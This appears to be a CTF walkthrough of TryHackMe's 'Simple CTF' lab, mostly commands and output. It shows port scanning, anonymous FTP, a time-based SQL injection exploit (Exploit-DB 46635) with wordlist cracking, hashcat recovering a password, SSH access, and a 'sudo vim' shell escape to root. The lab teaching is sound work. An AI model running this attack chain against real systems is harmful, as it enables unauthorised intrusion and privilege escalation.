Simple CTF - THM (Done)

https://tryhackme.com/r/room/easyctf

Challenge Overview

Resources for this video:

dirsearch - https://github.com/maurosoria/dirsearch

Exploit-DB for Simple CMS - https://www.exploit-db.com/exploits/46635

Challenge Walkthrough


```
root@kali:~# nmap -A -T4 -p- 10.10.149.152
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-19 09:18 EDT
Nmap scan report for 10.10.149.152
Host is up (0.13s latency).
Not shown: 65532 filtered ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.11.4.114
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
```

Login ftp and found nothing


```
root@kali:~# ftp 10.10.149.152
Connected to 10.10.149.152.
220 (vsFTPd 3.0.3)
Name (10.10.149.152:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Aug 17  2019 pub
226 Directory send OK.
ftp> cd ftp
550 Failed to change directory.
ftp>
```


Browse /openmr and found nothing

```
|_End of status
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (92%), Crestron XPanel control system (
90%), ASUS RT-N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.16 (87%), Lin
ux 3.2 (87%), HP P2000 G3 NAS device (87%), AXIS 210A or 211 Network Camera (Lin
ux 2.6.17) (87%), Linux 2.6.32 (86%), Infomir MAG-250 set-top box (86%)
```




Run dirsearch






Download exploit https://www.exploit-db.com/exploits/46635



Use top100 seclists
https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/10-million-password-list-top-100.txt



```
root@kali:~/Downloads# python 46635.py
[+] Specify an url target
[+] Example usage (no cracking password): exploit.py -u http://target-uri
[+] Example usage (with cracking password): exploit.py -u http://target-uri --cr
ack -w /path-wordlist
[+] Setup the variable TIME with an appropriate time, because this sql injection
 is a time based.
root@kali:~/Downloads# python 46635.py -u http://10.10.149.152/simple/ --crack -
w /root/Downloads/top100.txt
```

Result

Use a tool to crack that hash. You will find hash is “secret”. (Heath did not show how to crack)

```
hashcat -m 20 '0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2' /usr
```

```
0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2:secret

Session..........: hashcat
```


```
root@kali:~/Downloads# ssh mitch@10.10.149.152 -p 2222
```

```
$ cat .bash_history
ls
clear
exit
ls -la
id
clear
sudo -l
clear
vim
/usr/bin/vim
id
cd /root
cd
clear
ls -la
rm -rf examples.desktop
touch user.txt
echo G00d j0b, keep up! > user.txt
/usr/bin/vim
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
$
```

Use GTFO bin

```
$ sudo vim -c ':!/bin/sh'

# ^[[2;2R^[]11;rgb:2020/1f1f/1f1f^[\
>
/bin/sh: 1: ot found
/bin/sh: 1: 2R not found
# id
uid=0(root) gid=0(root) groups=0(root)
#
```


root@kali: ~/Downloads
File Edit View Search Terminal Tabs Help
root@kali: ~/Downloads
root@kali: ~/Downloads
VIM - Vi IMproved
version 7.4.1689
by Bram Moolenaar et al.
Modified by pkg-vim-maintainers@lists.alioth.debian.org
Vim is open source and freely distributable
Help poor children in Uganda!
type :help iccf<Enter> for information
type :q<Enter> to exit
type :help<Enter> or <F1> for on-line help
type :help version7<Enter> for version info
:!bash


sudo vim
root@Machine:~#